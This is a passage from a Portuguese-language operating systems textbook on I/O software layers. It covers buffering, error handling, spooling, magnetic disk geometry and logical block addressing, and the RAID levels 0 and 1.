FIGURA 5.14 (a) Sem uma interface-padrão para o driver. (b) Com uma interface-padrão para o driver.

Outro aspecto que surge quando se tem uma interface uniforme é como os dispositivos de E/S são nomeados. O software independente do dispositivo cuida do mapeamento de nomes de dispositivos simbólicos para o driver apropriado. No UNIX, por exemplo, o nome de um dispositivo como */dev/disk0* especifica unicamente o i-node para um arquivo especial, e esse i-node contém o **número do dispositivo especial**, que é usado para localizar o driver apropriado. O i-node também contém o **número do dispositivo secundário**, que é passado como um parâmetro para o driver a fim de especificar a unidade a ser lida ou escrita. Todos os dispositivos têm números principal e secundário, e todos os drivers são acessados usando o número de dispositivo especial para selecionar o driver.

Estreitamente relacionada com a nomeação está a proteção. Como o sistema evita que os usuários acessem dispositivos aos quais eles não estão autorizados a acessar? Tanto no UNIX quanto no Windows os dispositivos aparecem no sistema de arquivos como objetos nomeados, o que significa que as regras de proteção usuais para os arquivos também se aplicam a dispositivos de E/S. O administrador do sistema pode então estabelecer as permissões adequadas para cada dispositivo.

Utilização de buffer


A utilização de buffer também é uma questão, tanto para dispositivos de bloco quanto de caracteres, por uma série de razões. Para ver uma delas, considere um processo que quer ler dados de um modem (ADSL — Asymmetric Digital Subscriber Line — linha de assinante digital assimétrica), algo que muitas pessoas usam em casa para conectar-se à internet. Uma estratégia possível para lidar com os caracteres que chegam é fazer o processo do usuário realizar uma chamada de sistema read e bloquear a espera por um caractere. Cada caractere que chega causa uma interrupção. A rotina de tratamento da interrupção passa o caractere para o processo do usuário e o desbloqueia. Após colocar o caractere em algum lugar, o processo lê outro caractere e bloqueia novamente. Esse modelo está indicado na Figura 5.15(a).

O problema com essa maneira de fazer negócios é que o processo do usuário precisa ser inicializado para cada caractere que chega. Permitir que um processo execute muitas vezes durante curtos intervalos de tempo é algo ineficiente; portanto, esse projeto não é uma boa opção.

Uma melhoria é mostrada na Figura 5.15(b). Aqui o processo do usuário fornece um buffer de *n* caracteres no espaço do usuário e faz uma leitura de *n* caracteres. A rotina de tratamento da interrupção coloca os caracteres que chegam nesse buffer até que ele esteja completamente cheio. Apenas então ele desperta o processo do usuário. Esse esquema é muito mais eficiente do que o anterior, mas tem uma desvantagem: o que acontece se o buffer for paginado para o disco quando um caractere chegar? O buffer poderia ser trancado na memória, mas se muitos processos começarem a trancar páginas na memória descuidadamente, o conjunto de páginas disponíveis diminuirá e o desempenho cairá.

Outra abordagem ainda é criar um buffer dentro do núcleo e fazer o tratador de interrupção colocar os caracteres ali, como mostrado na Figura 5.15(c). Quando esse buffer estiver cheio, a página com o buffer do usuário é trazida, se necessário, e o buffer copiado ali em uma operação. Esse esquema é muito mais eficiente.

No entanto, mesmo esse esquema melhorado sofre de um problema: o que acontece com os caracteres que chegam enquanto a página com o buffer do usuário está sendo trazida do disco? Já que o buffer está cheio, não há um lugar para colocá-los. Uma solução é ter um

FIGURA 5.15 (a) Entrada não enviada para buffer. (b) Utilização de buffer no espaço do usuário. (c) Utilização de buffer no núcleo seguido da cópia para o espaço do usuário. (d) Utilização de buffer duplo no núcleo.

segundo buffer de núcleo. Quando o primeiro buffer está cheio, mas antes que ele seja esvaziado, o segundo buffer é usado, como mostrado na Figura 5.15(d). Quando o segundo buffer enche, ele está disponível para ser copiado para o usuário (presumindo que o usuário tenha pedido por isso). Enquanto o segundo buffer está sendo copiado para o espaço do usuário, o primeiro pode ser usado para novos caracteres. Dessa maneira, os dois buffers se revezam: enquanto um está sendo copiado para o espaço do usuário, o outro está acumulando novas entradas. Esse tipo de esquema é chamado de **utilização de buffer duplo** (**double buffering**).


Outra forma comum de utilização de buffer é o **buffer circular**. Ele consiste em uma região da memória e dois ponteiros. Um ponteiro aponta para a próxima palavra livre, onde novos dados podem ser colocados. O outro ponteiro aponta para a primeira palavra de dados no buffer que ainda não foi removida. Em muitas situações, o hardware avança o primeiro ponteiro à medida que ele acrescenta novos dados (por exemplo, recém-chegado da rede) e o sistema operacional avança o segundo ponteiro à medida que ele remove e processa dados. Ambos os ponteiros dão a volta, voltando para o início quando chegam ao topo.

A utilização de buffer também é importante na saída de dados. Considere, por exemplo, como a saída é feita para o modem sem a utilização do buffer e usando o modelo da Figura 5.15(b). O processo do usuário executa uma chamada de sistema write para escrever n caracteres. O sistema tem duas escolhas a essa altura. Ele pode bloquear o usuário até que todos os caracteres tenham sido escritos, mas isso poderia levar muito tempo em uma linha de telefone lenta. Ele também poderia liberar o usuário imediatamente e realizar a E/S enquanto o usuário processa algo mais, mas isso leva a um problema ainda pior: como o processo do usuário vai saber que a saída foi concluída e que ele pode reutilizar o buffer? O sistema poderia gerar um sinal ou interrupção de sinal, mas esse estilo de programação é difícil e propenso a condições de corrida. Uma solução muito melhor é o núcleo copiar os dados para um buffer de núcleo, análogo à Figura 5.15(c) (mas no outro sentido), e desbloquear o processo que chamou imediatamente. Agora não importa quando a E/S efetiva foi concluída. O usuário está livre para reutilizar o buffer no instante em que ele for desbloqueado.

A utilização de buffer é uma técnica amplamente utilizada, mas ele tem uma desvantagem também: se os dados forem armazenados em buffer vezes demais, o desempenho sofre. Considere, por exemplo, a rede da Figura 5.16. Aqui um usuário realiza uma chamada de sistema para escrever para a rede. O núcleo copia um pacote para um buffer do núcleo para permitir que o usuário proceda imediatamente (passo 1). Nesse ponto, o programa do usuário pode reutilizar o buffer.

Quando o driver é requisitado, ele copia o pacote para o controlador para saída (passo 2). A razão pela qual ele não transfere da memória do núcleo diretamente para o barramento é que uma vez inicializada uma transmissão do pacote, ela deve continuar a uma velocidade uniforme. O driver não pode garantir essa velocidade uniforme, pois canais de DMA e outros dispositivos de E/S podem estar roubando muitos ciclos. Uma falha na obtenção de uma palavra a tempo arruinaria o pacote. A utilização de buffer para o pacote dentro do controlador pode contornar esse problema.

Após o pacote ter sido copiado para o buffer interno do controlador, ele é copiado para a rede (passo 3). Os bits chegam ao receptor logo após terem sido enviados, de maneira que logo após o último bit ter sido enviado, aquele bit chega ao receptor, onde o pacote foi armazenado no buffer do controlador. Em seguida o pacote

FIGURA 5.16 O envio de dados pela rede pode envolver muitas cópias de um pacote.

é copiado para o buffer do núcleo do receptor (passo 4). Por fim, ele é copiado para o buffer do processo receptor (passo 5). Em geral, o receptor envia de volta uma confirmação do recebimento. Quando o emissor obtém a confirmação, ele está livre para enviar o próximo pacote. No entanto, deve ficar claro que toda essa operação de cópia vai retardar a taxa de transmissão de modo considerável, pois todos os passos devem acontecer sequencialmente.

Relatório de erros

Erros são muito mais comuns no contexto de E/S do que em outros contextos. Quando ocorrem, o sistema operacional deve lidar com eles da melhor maneira possível. Muitos erros são específicos de dispositivos e devem ser tratados pelo driver apropriado, mas o modelo para o tratamento de erros é independente do dispositivo.

Uma classe de erros de E/S é a dos erros de programação. Eles ocorrem quando um processo pede por algo impossível, como escrever em um dispositivo de entrada (teclado, scanner, mouse etc.) ou ler de um dispositivo de saída (impressora, plotter etc.). Outros erros incluem fornecer um endereço de buffer inválido ou outro parâmetro e especificar um dispositivo inválido (por exemplo, disco 3 quando o sistema tem apenas dois discos), e assim por diante. A ação a ser tomada a respeito desses erros é direta: simplesmente relatar de volta um código de erro para o chamador.

Outra classe de erros é a que engloba erros de E/S reais, por exemplo, tentar escrever em um bloco de disco que foi danificado ou tentar ler de uma câmera de vídeo que foi desligada. Se o driver não sabe o que fazer, ele pode passar o problema de volta para o software independente do dispositivo.

O que esse software faz depende do ambiente e da natureza do erro. Se for um simples erro de leitura e houver um usuário interativo disponível, ele poderá exibir uma caixa de diálogo perguntando ao usuário o que fazer. As opções podem incluir tentar de novo um determinado número de vezes, ignorar o erro, ou acabar com o processo que emitiu a chamada. Se não houver um usuário disponível, provavelmente a única opção real será relatar um código de erro indicando uma falha na chamada de sistema.

No entanto, alguns erros não podem ser manejados dessa maneira. Por exemplo, uma estrutura de dados crítica, como o diretório-raiz ou a lista de blocos livres, pode ter sido destruída. Nesse caso, o sistema pode ter de exibir uma mensagem de erro e desligar. Não há muito mais que possa ser feito.

Alocação e liberação de dispositivos dedicados

Alguns dispositivos, como impressoras, podem ser usados somente por um único processo a qualquer dado momento. Cabe ao sistema operacional examinar solicitações para o uso de dispositivos e aceitá-los ou rejeitá-los, dependendo de o dispositivo solicitado estar disponível ou não. Uma maneira simples de lidar com essas solicitações é exigir que os processos executem chamadas de sistema `open` diretamente nos arquivos especiais para os dispositivos. Se o dispositivo estiver indisponível, a chamada `open` falha. O fechamento desse dispositivo dedicado então o libera.

Uma abordagem alternativa é ter mecanismos especiais para solicitação e liberação de serviços dedicados. Uma tentativa de adquirir um dispositivo que não está disponível bloqueia o processo chamador em vez de causar uma falha. Processos bloqueados são colocados em uma fila. Mais cedo ou mais tarde, o dispositivo

solicitado fica disponível e o primeiro processo na fila tem permissão para adquiri-lo e continua a execução.

Tamanho de bloco independente de dispositivo

Discos diferentes podem ter tamanhos de setores diferentes. Cabe ao software independente do dispositivo esconder esse fato e fornecer um tamanho de bloco uniforme para as camadas superiores, por exemplo, tratando vários setores como um único bloco lógico. Dessa maneira, as camadas superiores lidam apenas com dispositivos abstratos, que usam o mesmo tamanho de bloco lógico, independentemente do tamanho do setor físico. De modo similar, alguns dispositivos de caracteres entregam seus dados um byte de cada vez (por exemplo, o modem), enquanto outros entregam seus dados em unidades maiores (por exemplo, interfaces de rede). Essas diferenças também podem ser escondidas.

5.3.4 Software de E/S do espaço do usuário

Embora a maior parte do software de E/S esteja dentro do sistema operacional, uma pequena porção dele consiste em bibliotecas ligadas aos programas do usuário e mesmo programas inteiros sendo executados fora do núcleo. Chamadas de sistema, incluindo chamadas de sistema de E/S, são normalmente feitas por rotinas de biblioteca. Quando um programa C contém a chamada

```
count = write(fd, buffer, nbytes);
```

a rotina de biblioteca *write* pode estar ligada com o programa e contida no programa binário presente na memória no tempo de execução. Em outros sistemas, bibliotecas podem ser carregadas durante a execução do programa. De qualquer maneira, a coleção de todas essas rotinas de biblioteca faz claramente parte do sistema de E/S.

Embora essas rotinas façam pouco mais do que colocar seus parâmetros no lugar apropriado para a chamada de sistema, outras rotinas de E/S na realidade fazem o trabalho de verdade. Em particular, a formatação de entrada e saída é feita pelas rotinas de biblioteca. Um exemplo de C é *printf*, que recebe uma cadeia de caracteres e possivelmente algumas variáveis como entrada, constrói uma cadeia ASCII, e então chama o write para colocá-la na saída. Como um exemplo de *printf*, considere o comando

```
printf("O quadrado de %3d e %6d\n", i, i*i);
```

Ele formata uma cadeia de caracteres constituída de 14 caracteres, "O quadrado de " seguido pelo valor i como uma cadeia de 3 caracteres, então a cadeia de 3 caracteres " e ", em seguida i^2 como 6 caracteres, e por fim, mais um caractere para mudança de linha.


Um exemplo de uma rotina similar para entrada é *scanf*, que lê uma entrada e a armazena nas variáveis descritas em um formato de cadeia de caracteres usando a mesma sintaxe que *printf*. A biblioteca de E/S padrão contém um número de rotinas que envolvem E/S e todas executam como parte dos programas do usuário.

Nem todo software de E/S no nível do usuário consiste em rotinas de biblioteca. Outra categoria importante é o sistema de **spooling**. O uso de spool é uma maneira de lidar com dispositivos de E/S dedicados em um sistema de multiprogramação. Considere um dispositivo "spooled" típico: uma impressora. Embora seja tecnicamente fácil deixar qualquer processo do usuário abrir o arquivo especial de caractere para a impressora, suponha que um processo o abriu e então não fez nada por horas. Nenhum outro processo poderia imprimir nada.

Em vez disso, o que é feito é criar um processo especial, chamado **daemon**, e um diretório especial, chamado de **diretório de spooling**. Para imprimir um arquivo, um processo primeiro gera o arquivo inteiro a ser impresso e o coloca no diretório de spooling. Cabe ao daemon, que é o único processo com permissão de usar o arquivo especial da impressora, imprimir os arquivos no diretório. Ao proteger o arquivo especial contra o uso direto pelos usuários, o problema de ter alguém mantendo-o aberto por um tempo desnecessariamente longo é eliminado.

O spooling é usado não somente para impressoras. Ele também é empregado em outras situações de E/S. Por exemplo, a transferência de arquivos por uma rede muitas vezes usa um daemon de rede. Para enviar um arquivo para algum lugar, um usuário o coloca em um diretório de spooling da rede. Mais tarde, o daemon da rede o retira do diretório e o transmite. Um uso em particular da transmissão "spooled" de arquivos é o sistema de notícias USENET (agora parte do Google Groups). Essa rede consiste em milhões de máquinas mundo afora comunicando-se usando a internet. Milhares de grupos de notícias existem em muitos tópicos. Para postar uma mensagem de notícias, o usuário invoca um programa de notícias, o qual aceita a mensagem a ser postada e então a deposita em um diretório de spooling para transmissão para outras máquinas mais tarde. Todo o sistema de notícias executa fora do sistema operacional.

A Figura 5.17 resume o sistema de E/S, mostrando todas as camadas e as principais funções de cada uma. Começando na parte inferior, as camadas são o hardware, tratadores de interrupção, drivers do dispositivo, software independente de dispositivos e, por fim, os processos do usuário.

FIGURA 5.17 Camadas do sistema de E/S e as principais funções de cada camada.

As setas na Figura 5.17 mostram o fluxo de controle. Quando um programa do usuário tenta ler um bloco de um arquivo, por exemplo, o sistema operacional é invocado para executar a chamada. O software independente de dispositivos o procura, digamos, na cache do buffer. Se o bloco necessário não está lá, ele chama o driver do dispositivo para emitir a solicitação para o hardware ir buscá-lo do disco. O processo é então bloqueado até que a operação do disco tenha sido completada e os dados estejam seguramente disponíveis no buffer do chamador.

Quando o disco termina, o hardware gera uma interrupção. O tratador de interrupção é executado para descobrir o que aconteceu, isto é, qual dispositivo quer atenção agora. Ele então extrai o estado do dispositivo e desperta o processo dormindo para finalizar a solicitação de E/S e deixar que o processo do usuário continue.

5.4 Discos

Agora começaremos a estudar alguns dispositivos de E/S reais. Começaremos com os discos, que são conceitualmente simples, mas muito importantes. Em seguida examinaremos relógios, teclados e monitores.

5.4.1 Hardware do disco

Existe uma série de tipos de discos. Os mais comuns são os discos rígidos magnéticos. Eles se caracterizam pelo fato de que leituras e escritas são igualmente rápidas, o que os torna adequados como memória secundária (paginação, sistemas de arquivos etc.). Arranjos desses discos são usados às vezes para fornecer um armazenamento altamente confiável. Para distribuição de programas, dados e filmes, discos ópticos (DVDs e Blu-ray) também são importantes. Por fim, discos de estado sólido são cada dia mais populares à medida que eles são rápidos e não contêm partes móveis. Nas seções a seguir discutiremos discos magnéticos como um exemplo de hardware e então descreveremos o software para dispositivos de discos em geral.

Discos magnéticos

Discos magnéticos são organizados em cilindros, cada um contendo tantas trilhas quanto for o número de cabeçotes dispostos verticalmente. As trilhas são divididas em setores, com o número de setores em torno da circunferência sendo tipicamente 8 a 32 nos discos flexíveis e até várias centenas nos discos rígidos. O número de cabeçotes varia de 1 a cerca de 16.

Discos mais antigos têm pouca eletrônica e transmitem somente um fluxo de bits serial simples. Nesses discos, o controlador faz a maior parte do trabalho. Nos outros discos, em particular nos discos **IDE** (**Integrated Drive Electronics** — eletrônica integrada ao disco) e **SATA** (**Serial ATA** — ATA serial), a própria unidade contém um microcontrolador que realiza um trabalho considerável e permite que o controlador real emita um conjunto de comandos de nível mais elevado. O controlador muitas vezes controla a cache, faz o remapeamento de blocos defeituosos e muito mais.

Uma característica do dispositivo que tem implicações importantes para o driver do disco é a possibilidade de um controlador realizar buscas em duas ou mais unidades ao mesmo tempo. Elas são conhecidas como **buscas sobrepostas** (**overlapped seeks**). Enquanto o controlador e o software estão esperando que uma busca seja concluída em uma unidade, o controlador pode iniciar uma busca em outra. Muitos controladores também podem ler ou escrever em uma unidade enquanto realizam uma busca em uma ou mais unidades, mas um controlador de disco flexível não pode ler ou escrever em duas unidades ao mesmo tempo. (A leitura

e a escrita exigem que o controlador mova bits em uma escala de tempo de microssegundos, então uma transferência usa quase todo o seu poder de computação.) A situação é diferente para discos rígidos com controladores integrados e, em um sistema com mais de um desses discos rígidos, eles podem operar simultaneamente, pelo menos até o ponto de transferência entre o disco e o buffer de memória do controlador. No entanto, apenas uma transferência entre o controlador e a memória principal é possível ao mesmo tempo. A capacidade de desempenhar duas ou mais operações ao mesmo tempo pode reduzir o tempo de acesso médio consideravelmente.

A Figura 5.18 compara parâmetros da mídia de armazenamento padrão para o PC IBM original com parâmetros de um disco feito três décadas mais tarde a fim de mostrar como os discos evoluíram de lá para cá. É interessante observar que nem todos os parâmetros tiveram a mesma evolução. O tempo médio de busca é quase 9 vezes melhor do que era, a taxa de transferência é 16 mil vezes melhor, enquanto a capacidade aumentou por um fator de 800 mil vezes. Esse padrão tem a ver com as melhorias relativamente graduais nas partes móveis, mas muito mais significativas nas densidades de bits das superfícies de gravação.


Um detalhe para o qual precisamos atentar ao examinarmos as especificações dos discos rígidos modernos é que a geometria especificada, e usada pelo driver, é quase sempre diferente do formato físico. Em discos antigos, o número de setores por trilha era o mesmo para todos os cilindros. Discos modernos são divididos em zonas com mais setores nas zonas externas do que nas internas. A Figura 5.19(a) ilustra um disco pequeno com duas zonas. A zona externa tem 32 setores por trilha; a interna tem 16 setores por trilha. Um disco real, como o WD 3000 HLFS, costuma ter 16 ou mais zonas, com o número de setores aumentando em aproximadamente 4% por zona à medida que se vai da zona mais interna para a mais externa.

Para esconder os detalhes de quantos setores tem cada trilha, a maioria dos discos modernos tem uma geometria virtual que é apresentada ao sistema operacional. O software é instruído a agir como se houvesse *x* cilindros, *y* cabeçotes e *z* setores por trilha. O controlador então realiza um remapeamento de uma solicitação para (x, y, z) no cilindro, cabeçote e setor real. Uma geometria virtual possível para o disco físico da Figura 5.19(a) é mostrada na Figura 5.19(b). Em ambos os casos o disco tem 192 setores, apenas o arranjo publicado é diferente do real.

Para os PCs, os valores máximos para esses três parâmetros são muitas vezes (65535, 16 e 63), pela necessidade de eles continuarem compatíveis com as limitações do PC IBM original. Nessa máquina, campos de 16, 4 e 6 bits foram usados para especificar tais números, com cilindros e setores numerados começando em 1 e cabeçotes numerados começando em 0. Com esses parâmetros e 512 bytes por setor, o maior disco possível é 31,5 GB. Para contornar esse limite, todos os discos modernos aceitam um sistema chamado **endereçamento lógico de bloco** (**logical block addressing**), no qual os setores do disco são numerados consecutivamente começando em 0, sem levar em consideração a geometria do disco.

FIGURA 5.18 Parâmetros de disco para o disco flexível original do IBM PC 360 KB e um disco rígido Western Digital WD 3000 HLFS (''Velociraptor'').

Parâmetro	Disco flexível IBM 360 KB	Disco rígido WD 3000 HLFS
Número de cilindros	40	36.481
Trilhas por cilindro	2	255
Setores por trilha	9	63 (em média)
Setores por disco	720	586.072.368
Bytes por setor	512	512
Capacidade do disco	360 KB	300 GB
Tempo de busca (cilindros adjacentes)	6 ms	0,7 ms
Tempo de busca (em média)	77 ms	4,2 ms
Tempo de rotação	200 ms	6 ms
Tempo de transferência de um setor	22 ms	1,4 µs

FIGURA 5.19 (a) Geometria física de um disco com duas zonas. (b) Uma possível geometria virtual para esse disco.

RAID

O desempenho da CPU tem aumentado exponencialmente na última década, dobrando mais ou menos a cada 18 meses, mas nem tanto o desempenho de disco. Na década de 1970, os tempos de busca nos discos de minicomputadores eram de 50 a 100 ms. Hoje os tempos de busca atingem alguns ms. Na maioria das indústrias técnicas (digamos, automobilística e de aviação), um fator de melhoria no desempenho de 5 a 10 em duas décadas seria uma grande notícia (imagine carros andando 125 quilômetros por litro), mas na indústria dos computadores isso é uma vergonha. Desse modo, a diferença entre o desempenho da CPU e o do disco (rígido) tornou-se muito maior com o passar do tempo. Existe algo que possa ser feito para ajudar nessa situação?

Sim! Como vimos, o processamento paralelo está cada vez mais sendo usado para acelerar o desempenho da CPU. Ocorreu a várias pessoas ao longo dos anos que a E/S paralela poderia ser uma boa ideia também. Em seu estudo de 1988, Patterson et al. sugeriram seis organizações de disco específicas que poderiam ser usadas para melhorar o desempenho do disco, sua confiabilidade, ou ambos (PATTERSON et al., 1988). Essas ideias foram rapidamente adotadas pela indústria e levaram a uma nova classe de dispositivo de E/S chamada **RAID**. Patterson et al. definiram RAID como **arranjo redundante de discos baratos** (**Redundant Array of Inexpensive Disks**), mas a indústria redefiniu o I como "*Independent*" em vez de "*Inexpensive*" (barato) — quem sabe para cobrarem mais? Já que um vilão também era necessário (como em RISC *versus* CISC, também por causa de Patterson), o bandido aqui foi o **disco único grande e caro** (**SLED — Single Large Expensive Disk**).

A ideia fundamental por trás de um RAID é instalar uma caixa cheia de discos junto ao computador, em geral um grande servidor, substituir a placa controladora de disco com um controlador RAID, copiar os dados para o RAID e então continuar a operação normal. Em outras palavras, um RAID deve parecer com um SLED para o sistema operacional, mas ter um desempenho melhor e mais confiável. No passado, RAIDs consistiam quase exclusivamente em um controlador SCSI RAID mais uma caixa de discos SCSI, pois o desempenho era bom e o SCSI moderno suporta até 15 discos em um único controlador. Hoje, muitos fabricantes também oferecem RAIDs (mais baratos) baseados no SATA. Dessa maneira, nenhuma mudança no software é necessária para usar o RAID, um grande atrativo para muitos administradores de sistemas.

Além de se parecer como um disco único para o software, todos os RAIDs têm a propriedade de que os dados são distribuídos pelos dispositivos, a fim de permitir a operação em paralelo. Vários esquemas diferentes para fazer isso foram definidos por Patterson et al. Hoje, a maioria dos fabricantes refere-se às sete configurações padrão com RAID nível 0 a RAID nível 6. Além deles, existem alguns outros níveis secundários que não discutiremos. O termo "nível" é de certa maneira equivocado, pois nenhuma hierarquia está envolvida; simplesmente há sete organizações diferentes possíveis.

O RAID nível 0 está ilustrado na Figura 5.20(a). Ele consiste em ver o disco único virtual simulado pelo RAID como dividido em faixas de k setores cada, com os setores 0 a $k - 1$ sendo a faixa 0, setores k a $2k - 1$ faixa 1, e assim por diante. Para $k = 1$, cada faixa é um setor, para $k = 2$ uma faixa são dois setores etc. A organização do RAID nível 0 grava faixas consecutivas nos discos em um estilo de alternância circular (round-robin), como descrito na Figura 5.20(a) para um RAID com quatro discos.

Essa distribuição de dados por meio de múltiplos discos é chamada de **striping**. Por exemplo, se o software emitir um comando para ler um bloco de dados consistindo em quatro faixas consecutivas começando no limite de uma faixa, o controlador de RAID dividirá esse comando em quatro comandos separados, um para cada um dos quatro discos, e os fará operarem em paralelo. Desse modo, temos E/S paralela sem que o software saiba a respeito.

O RAID nível 0 funciona melhor com grandes solicitações, quanto maiores melhor. Se uma solicitação for maior que o produto do número de discos pelo tamanho da faixa, alguns discos receberão múltiplas solicitações, assim quando terminam a primeira, eles iniciam a segunda. Cabe ao controlador dividir a solicitação e alimentar os comandos apropriados para os discos apropriados na sequência certa e então montar os resultados na memória corretamente. O desempenho é excelente e a implementação, direta.

O RAID nível 0 funciona pior com sistemas operacionais que habitualmente pedem por dados um setor de cada vez. Os resultados estarão corretos, mas não haverá paralelismo e, por conseguinte, nenhum ganho em desempenho. Outra desvantagem dessa organização é que a sua confiabilidade é potencialmente pior do que ter um SLED. Se um RAID consiste em quatro discos, cada um com um tempo médio de falha de 20 mil horas, cerca de uma vez a cada 5 mil horas um disco falhará e todos os dados serão completamente perdidos. Um SLED com um tempo médio de falha de 20 mil seria quatro vezes mais confiável. Como nenhuma redundância está presente nesse projeto, ele não é de fato um RAID.

A próxima opção, RAID nível 1, mostrada na Figura 5.20(b), é um RAID de fato. Ele duplica todos os discos, portanto há quatro discos primários e quatro de backup. Em uma escrita, cada faixa é escrita duas vezes. Em uma leitura, cada cópia pode ser usada, distribuindo a carga através de mais discos. Em consequência, o desempenho de escrita não é melhor do que para um disco único, mas o desempenho de leitura pode ser duas vezes melhor. A tolerância a falhas é excelente: se um disco quebra, a cópia é simplesmente usada em seu lugar. A recuperação consiste em apenas instalar um disco novo e copiar o backup inteiro para ele.

